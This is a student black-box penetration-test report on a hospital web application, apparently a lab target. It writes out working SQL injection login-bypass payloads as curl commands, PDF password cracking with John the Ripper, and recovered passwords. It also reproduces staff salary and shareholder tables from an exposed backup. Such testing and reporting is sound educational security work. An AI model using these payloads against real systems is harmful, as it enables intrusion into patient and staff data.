

Mediroza General Hospital

Black-Box Web Application Penetration Testing Report

Muhammad Saad Shakeel · Networkwalks B083,
Week 4

Target: <https://medirozahospital.com>

Table of Contents

01 — Executive Summary	1
02 — Scope and Methodology	1
2.1 Scope	1
2.2 Restrictions	1
2.3 Methodology	1
2.4 Tools	1
03 — Findings and Proof of Exploitation	1
Finding 01 — Patient Portal SQL Injection	1
Description	1
Proof — SQL Injection Error	1
Proof — Authentication Bypass	1
Proof — Authenticated Portal	1
Verification — Ruling Out a Fluke	1
Impact	1
Root Cause	1
Remediation	1
Finding 02 — Access to Protected Laboratory Reports	1
Description	1
PDF Password Recovery	1
Impact	1
Remediation	1
Finding 03 — Publicly Accessible Database Backup	1
Description	1
Proof — Confidential Database Contents	1
Staff Table	1
Shareholder Table	1
Impact	1
Remediation	1
Finding 04 — Directory Listing Enabled	1
Evidence	1
Impact	1
Remediation	1
Finding 05 — Username Enumeration	1

Finding 06 — Verbose SQL Error Disclosure.....	1
Finding 07 — Application File and Log Exposure	1
Finding 08 — Technology and Version Disclosure	1
Finding 09 — Sensitive Paths Disclosed via robots.txt.....	1
Description.....	1
Impact.....	1
Remediation.....	1
Finding 10 — Session Cookie Missing HttpOnly and SameSite Attributes.....	1
Description.....	1
Impact.....	1
Remediation.....	1
Finding 11 — Missing HTTP Security Headers.....	1
Description.....	1
Impact.....	1
Remediation.....	1
Positive Controls Observed	1
download.php Enforces a Strict ID Whitelist.....	1
The Staff Portal Uses the Secure Pattern.....	1
No Source or Environment File Leakage.....	1
05 — Risk Rating.....	1
06 — Recommendations and Remediation.....	1
Priority 1 — Fix SQL Injection.....	1
Priority 2 — Fix Authentication.....	1
Priority 3 — Enforce Authorization.....	1
Priority 4 — Remove the Database Backup	1
Priority 5 — Disable Directory Listing.....	1
Priority 6 — Protect Logs.....	1
Priority 7 — Reduce Information Disclosure.....	1
Priority 8 — Harden the Session Cookie.....	1
Priority 9 — Add Standard Security Headers.....	1
Priority 10 — Stop Publishing Sensitive Paths in robots.txt.....	1
Conclusion.....	1
Appendix A — Key Evidence Files.....	1
Appendix B — Report 3 John the Ripper Evidence.....	1

Assessment Type: Black-Box Web Application Penetration Test **Target:**
<https://medirozahospital.com> **Assessment:** Networkwalks B083 — Week 4 **Tester:**
Muhammad Saad Shakeel **Environment:** Kali Linux / ARM64

01 — Executive Summary

A black-box penetration test was performed against the Mediroza General Hospital web application within the authorized educational assessment scope.

The assessment began with reconnaissance of the publicly accessible web application. Directory indexing was identified on several directories, including /patient/, /staff/, and /old/. The exposed directories provided information about application files and led to the discovery of an old database backup.

Testing of the patient authentication mechanism identified username enumeration and SQL injection. A controlled SQL injection payload resulted in a database error, confirming that user input was reaching the backend SQL query. A subsequent authentication-bypass payload successfully redirected the session to the authenticated patient portal.

The authenticated portal exposed three laboratory reports. All three reports were retrieved for the assessment. The reports were encrypted, and their passwords were recovered as part of the authorized laboratory exercise. Report 3 was successfully cracked using John the Ripper.

Further investigation of the exposed /old/ directory identified mediroza_db_backup_2019.sql. The backup contained a staff table with 30 records, including salary and personal information, and a shareholders table containing 10 ownership records.

The assessment therefore demonstrated weaknesses in authentication, access control, directory configuration, backup management, and information disclosure.

02 — Scope and Methodology

2.1 Scope

Target:

<https://medirozahospital.com>

The testing was limited to the target specified in the Networkwalks B083 Week 4 assessment.

2.2 Restrictions

The following restrictions from the assessment were followed:

- No social engineering.
- No denial-of-service testing.
- No destructive testing.
- Testing limited to the authorized target.
- Exploitation stopped once sufficient proof was obtained.
- The exposed SQL backup was downloaded and inspected locally; it was not imported into or modified on the live system.

2.3 Methodology

The assessment followed:

1. Reconnaissance
2. Directory enumeration
3. Authentication testing
4. SQL injection testing
5. Controlled authentication bypass
6. Authenticated application enumeration
7. Laboratory report retrieval
8. PDF password recovery
9. Exposed backup analysis
10. Evidence collection
11. Risk assessment
12. Remediation recommendations

2.4 Tools

- Kali Linux
 - curl
 - grep
 - sed
 - awk
 - file
 - strings
 - pdftinfo
 - pdf2john
 - John the Ripper
 - Standard Linux utilities
-

03 — Findings and Proof of Exploitation

Finding 01 — Patient Portal SQL Injection

Severity: Critical

Description

Initial reconnaissance of robots.txt and the world-readable directory listings (see Finding 04 and Finding 09) mapped the application's structure before any login was touched, and pointed directly at the patient authentication endpoint tested below:

```
https://medirozahospital.com/patient/login.php
```

The application returned different responses depending on whether a username existed.

Proof Username Enumeration

The following request was submitted:

```
curl -sS -c jar.txt \  
  --data-urlencode "username=test" \  
  --data-urlencode "password=test" \  
  https://medirozahospital.com/patient/login.php
```

The application returned:

```
Username not found
```

A second request using:

```
username=admin  
password=admin
```

returned:

```
Incorrect password
```

This demonstrated that the application distinguished between an invalid username and a valid username with an incorrect password.

Proof — SQL Injection Error

The following controlled SQL injection probe was submitted:

```
curl -sS \  
  --data-urlencode "username=' OR '1'='1' \  
  https://medirozahospital.com/patient/login.php
```

```
--data-urlencode "password=x" \  
https://medirozahospital.com/patient/login.php
```

The application returned a MySQL error containing:

```
Warning: mysqli_query(): You have an error in your SQL syntax;  
check the manual that corresponds to your MySQL server version
```

The response also exposed the submitted SQL syntax.

This confirmed that the username input was reaching a backend SQL query without being safely parameterized.

Proof — Authentication Bypass


The following controlled payload was submitted:

```
curl -sS -c jar.txt -o /dev/null \  
-w "HTTP %{http_code} -> %{redirect_url}\n" \  
--data-urlencode "username=admin'--" \  
--data-urlencode "password=x" \  
https://medirozahospital.com/patient/login.php
```

The server responded:

```
HTTP 302 -> https://medirozahospital.com/patient/portal.php
```

The redirect to portal.php demonstrated successful authentication bypass without knowledge of the legitimate password.




Proof — Authenticated Portal

The session cookie was then used:

```
curl -sS -b jar.txt \
https://medirozahospital.com/patient/portal.php \
| tee evidence/02-initial-access/portal.html
```

The authenticated portal displayed three laboratory reports:

1. S. Dlamini — Lab Ref LR-2024-1187
2. P. Reddy — Lab Ref LR-2024-1192
3. E. Thompson — Lab Ref LR-2024-1205



Verification Ruling Out a Fluke

To confirm the bypass was genuinely SQL-driven and not a coincidence, several payload variations were tested against the same endpoint:

Payload	Result	What it proves
admin'--	302 → portal.php	Bypass works
admin' -- (trailing space)	302 → portal.php	Standard MySQL comment form also works
zzzznotarealuser'--	200 Username not found	A valid username is still required — this is why the enumeration flaw matters
admin'#	200 SQL syntax warning	This comment style is rejected by the driver here
' OR 1=1--	200 SQL syntax warning	Confirms unsanitised, direct concatenation
admin' OR '1'='1'--	200 Username not found	The bypass is comment truncation, not a boolean tautology

Payload	Result	What it proves
admin / admin	200 Incorrect password	Correct behaviour when not injecting

The `zzzznotarealuser'--` result is the key line: it shows the two findings **chain**. The username-enumeration oracle (Finding 05) supplies a confirmed-valid username; the SQL injection then removes the password requirement entirely. Either flaw alone is serious — together they amount to a complete, unauthenticated compromise of the patient portal.

Impact

An unauthenticated attacker could exploit the SQL injection vulnerability to bypass the patient authentication mechanism and gain access to protected patient functionality.

Root Cause

The observed behavior is consistent with unsafe handling of user-controlled input in a SQL query.

Remediation

- Use prepared statements / parameterized queries.
- Never concatenate user input into SQL statements.
- Use secure password hashing.
- Return generic authentication errors.
- Implement rate limiting.
- Regenerate the session ID after authentication.
- Review all authentication-related database queries.

Finding 02 — Access to Protected Laboratory Reports

Severity: High

Description

After authentication bypass, the patient portal exposed three report download endpoints:

```
/patient/download.php?id=1
/patient/download.php?id=2
/patient/download.php?id=3
```

The reports were successfully retrieved using the authenticated session.

The following commands were used:

```
mkdir -p evidence/03-reports
```

```
curl -sS -b jar.txt \  
-o evidence/03-reports/report-1.pdf \  
"https://medirozahospital.com/patient/download.php?id=1"
```

```
curl -sS -b jar.txt \  
-o evidence/03-reports/report-2.pdf \  
"https://medirozahospital.com/patient/download.php?id=2"
```

```
curl -sS -b jar.txt \  
-o evidence/03-reports/report-3.pdf \  
"https://medirozahospital.com/patient/download.php?id=3"
```

The files were confirmed as PDF documents.

PDF Password Recovery

The PDF hashes were extracted using:

```
pdf2john evidence/03-reports/report-1.pdf > evidence/03-reports/report-1.hash  
pdf2john evidence/03-reports/report-2.pdf > evidence/03-reports/report-2.hash  
pdf2john evidence/03-reports/report-3.pdf > evidence/03-reports/report-3.hash
```

Report 3 was subsequently cracked using the newer John the Ripper build.

The successful output was:

```
Loaded 1 password hash  
PDF encrypted document  
Cost 1 (revision) is 3  
Cost 2 (key length) is 128  
Will run 4 OpenMP threads
```

```
!@#$%^&      (evidence/03-reports/report-3.pdf)
```

```
1g ... DONE  
Session completed
```

```

(saadkali@kali)-[~/john-new/src]
$ ~/john-new/run/john \
  --format=pdf \
  --wordlist=/usr/share/wordlists/rockyou.txt \
  ~/mediroza/evidence/03-reports/report-3-john.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF, PDF encrypted document [MD5-RC4 / SHA2-AES 32/64])
Cost 1 (revision) is 3 for all loaded hashes
Cost 2 (key length) is 128 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
!@#$$%^& (evidence/03-reports/report-3.pdf)
1g 0:00:00:00 DONE (2026-09-29 00:04) 1.852g/s 133925p/s 133925c/s 133925C/s 011392..ttr125
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed

(saadkali@kali)-[~/john-new/src]
$


```

The recovered passwords were:


Report	Patient	Lab Ref	Password
Report 1	S. Dlamini	LR-2024-1187	123456
Report 2	P. Reddy	LR-2024-1192	password
Report 3	E. Thompson	LR-2024-1205	!@#\$\$%^&

Evidence Opened Reports


Report 1 S. Dlamini (123456)



Report 2 — P. Reddy (password)



Report 3 — E. Thompson (!@#\$\$%^&)



Chain-of-Custody Hashes

The retrieved files were hashed on receipt so their integrity can be verified independently of the screenshots above:

File	Size	MD5
patient_report_1.pdf	3,657 B	6d90d1d1d3cd391dd88bf91f6ad0696e
patient_report_2.pdf	3,611 B	a88f90bf68c7fe5d5e6935223e8f4c47
patient_report_3.pdf	3,735 B	9aee04c93f79221e8ad6c91bbfb1a70c

Impact

The authentication bypass combined with access to the report download functionality allowed protected laboratory reports to be obtained.

Remediation

- Enforce authorization on every report request.
- Verify that the authenticated user is authorized to access the requested report.
- Do not rely solely on predictable numeric IDs for access control.
- Store sensitive documents outside the public web root.

- Use strong passwords for encrypted documents where PDF encryption is required.
-

Finding 03 — Publicly Accessible Database Backup

Severity: High

Description

During reconnaissance, the /old/ directory was found to be publicly accessible.

The directory contained:

```
mediroza_db_backup_2019.sql
```

The file was downloaded using:

```
mkdir -p evidence/04-m3
```

```
curl -sS \
https://medirozahospital.com/old/mediroza_db_backup_2019.sql \
-o evidence/04-m3/mediroza_db_backup_2019.sql
```

Proof — Confidential Database Contents

The backup was inspected locally using:

```
grep -Ein 'CREATE TABLE|INSERT
INTO|salary|salaries|shareholder|shareholders|staff|employee|payroll' \
evidence/04-m3/mediroza_db_backup_2019.sql | head -100
```

The output showed:

```
-- WARNING: contains confidential staff and shareholder records
```

It also confirmed:

```
CREATE TABLE `staff`
INSERT INTO `staff`

CREATE TABLE `shareholders`
INSERT INTO `shareholders`
```

Staff Table

The backup contained a staff table with 30 records.

The table structure included:

```
full_name
job_title
department
email
phone
national_id
monthly_salary_zar
date_joined
```

The dump contained actual salary records.

Examples observed during the assessment included:

```
Dr. Rajesh Naidoo — 138000 ZAR
Sarah Botha — 152000 ZAR
Dr. Johan van der Merwe — 160000 ZAR
```

The lowest and highest recorded salaries in the dump were:

```
19,000 ZAR/month
160,000 ZAR/month
```

#	Full Name	Job Title	Department	Monthly Salary (ZAR)	Date Joined
1	Dr. Rajesh Naidoo	Chief Pathologist	Diagnostics Lab	138,000	2009-03-16
2	Sarah Botha	Chief Financial Officer	Finance	152,000	2011-07-01
3	Dr. Johan van der Merwe	Medical Director	Management	160,000	2007-01-22
4	Dr. Anita Naicker	Consultant Cardiologist	Cardiology	132,000	2012-09-10
5	Dr. Ahmed Kara	Consultant Physician	Internal Medicine	128,000	2013-02-18
6	Dr. Yusuf Cassim	Senior Registrar	Emergency & Trauma	74,000	2018-05-04

#	Full Name	Job Title	Department	Monthly Salary (ZAR)	Date Joined
7	Michael Roberts	HR Director	Human Resources	96,000	2010-11-15
8	Susan Pretorius	HR Officer	Human Resources	32,000	2016-08-23
9	Jameel Malik	IT Systems Administrator	IT	58,000	2015-04-12
10	Thabo Molefe	Network Engineer	IT	46,000	2017-10-02
11	Nomvula Khumalo	Registered Nurse	Emergency & Trauma	34,000	2016-01-19
12	Lerato Mokoena	Registered Nurse	Pediatrics	33,000	2017-06-07
13	Bongani Ndlovu	Registered Nurse	Cardiology	35,000	2015-12-01
14	Zanele Mahlangu	Nursing Sister	Theatre	42,000	2013-03-25
15	Kagiso Sithole	Pharmacist	Pharmacy	61,000	2014-09-08
16	Naledi Zulu	Pharmacy Assistant	Pharmacy	26,000	2019-02-14
17	Themba Nkosi	Radiographer	Radiology	44,000	2016-07-30
18	Palesa Radebe	Radiographer	Radiology	43,000	2017-04-11
19	Deepak Pillay	Lab Technologist	Diagnostics Lab	41,000	2015-05-20
20	Kavitha Govender	Lab Technician	Diagnostics Lab	35,000	2018-08-06
21	Dr. Suresh Moodley	Consultant Radiologist	Radiology	130,000	2012-02-28
22	Dr. Fatima Patel	Pediatrician	Pediatrics	118,000	2013-10-17
23	Nisha Singh	Physiotherapist	Rehabilitation	48,000	2016-11-09
24	Dr. Vikram Chetty	Anaesthetist	Theatre	135,000	2011-06-13
25	David Smith	Facilities Manager	Operations	52,000	2014-01-27

#	Full Name	Job Title	Department	Monthly Salary (ZAR)	Date Joined
26	Karen O'Connor	Billing Administrator	Finance	29,000	2018-03-19
27	James Wilson	Security Supervisor	Operations	27,000	2019-09-02
28	Linda Fourie	Receptionist	Front Office	19,000	2020-02-10
29	Peter van Wyk	Procurement Officer	Supply Chain	38,000	2015-08-24
30	Andile Mbeki	Ward Clerk	Administration	21,000	2019-11-05

Salary Range Summary

Metric	Value
Records exposed	30 staff members
Lowest salary	19,000 ZAR/month
Highest salary	160,000 ZAR/month

Redact National IDs, phone numbers and personal email addresses in the submitted report.

Shareholder Table

The backup also contained a shareholders table with 10 records.

The table included:

```
shareholder_name
share_percent
shares_held
share_class
```

The assessment confirmed that ownership information was exposed.

Examples included:

```
Dr. Rajesh Naidoo — 18%
Cedar Health Holdings (Pty) Ltd — 15%
Dr. Johan van der Merwe — 12%
```

Ownership Summary

Shareholder	Stake
Dr. Rajesh Naidoo	18%

Shareholder	Stake
Cedar Health Holdings (Pty) Ltd	15%
Dr. Johan van der Merwe	12%

```
(saadkali@kali)-[~/mediroza]
$ sed -n '78,95p' evidence/04-m3/mediroza_db_backup_2019.sql
LOCK TABLES `shareholders` WRITE;
INSERT INTO `shareholders` (`id`,`shareholder_name`,`share_percent`,`shares_held`,`share_class`) VALUES
(1,'Dr. Rajesh Naidoo',18.0,180000,'Ordinary'),
(2,'Cedar Health Holdings (Pty) Ltd',15.0,150000,'Ordinary'),
(3,'Dr. Johan van der Merwe',12.0,120000,'Ordinary'),
(4,'Reddy Family Trust',11.0,110000,'Ordinary'),
(5,'Thabo Molefe',10.0,100000,'Ordinary'),
(6,'Sarah Botha',9.0,90000,'Ordinary'),
(7,'Dr. Ahmed Kara',8.0,80000,'Preferential'),
(8,'Naledi Zulu',7.0,70000,'Ordinary'),
(9,'Michael Roberts',6.0,60000,'Ordinary'),
(10,'Dr. Vikram Chetty',4.0,40000,'Preferential');
UNLOCK TABLES;

SET FOREIGN_KEY_CHECKS = 1;
-- End of backup
```

Impact

An unauthenticated user could retrieve the database backup and obtain confidential:

- Employee information
- Salary information
- Personal identification information
- Contact information
- Shareholder ownership information

Remediation

- Remove the SQL backup from the web root.
 - Store backups outside publicly accessible directories.
 - Disable directory listing.
 - Apply restrictive filesystem permissions.
 - Implement a secure backup-management process.
 - Regularly scan production web directories for backup files.
 - Review historical backups for exposed sensitive information.
-

Finding 04 — Directory Listing Enabled

Severity: High

Evidence

Directory indexing was confirmed on:

```
/patient/  
/staff/  
/old/
```

The /patient/ directory exposed:

```
login.php  
portal.php  
download.php  
logout.php  
error_log  
reports/
```

The /staff/ directory exposed:

```
login.php
```

The /old/ directory exposed:

```
mediroza_db_backup_2019.sql
```

Impact

Directory indexing exposed application structure and directly assisted discovery of the sensitive database backup.

Remediation

- Disable directory indexing.
 - Remove unnecessary files from web-accessible directories.
 - Store backups outside the web root.
 - Restrict access to sensitive directories.
-

Finding 05 — Username Enumeration

Severity: Medium

The patient login returned different messages:

```
test  
→ Username not found
```

and:

```
admin  
→ Incorrect password
```

This allowed valid usernames to be distinguished from invalid ones.

Remediation

Return one generic authentication error:

```
Invalid username or password.
```

Also implement rate limiting and monitoring for repeated failed authentication attempts.

Finding 06 — Verbose SQL Error Disclosure

Severity: Medium

The SQL injection probe:

```
' OR '1'='1
```

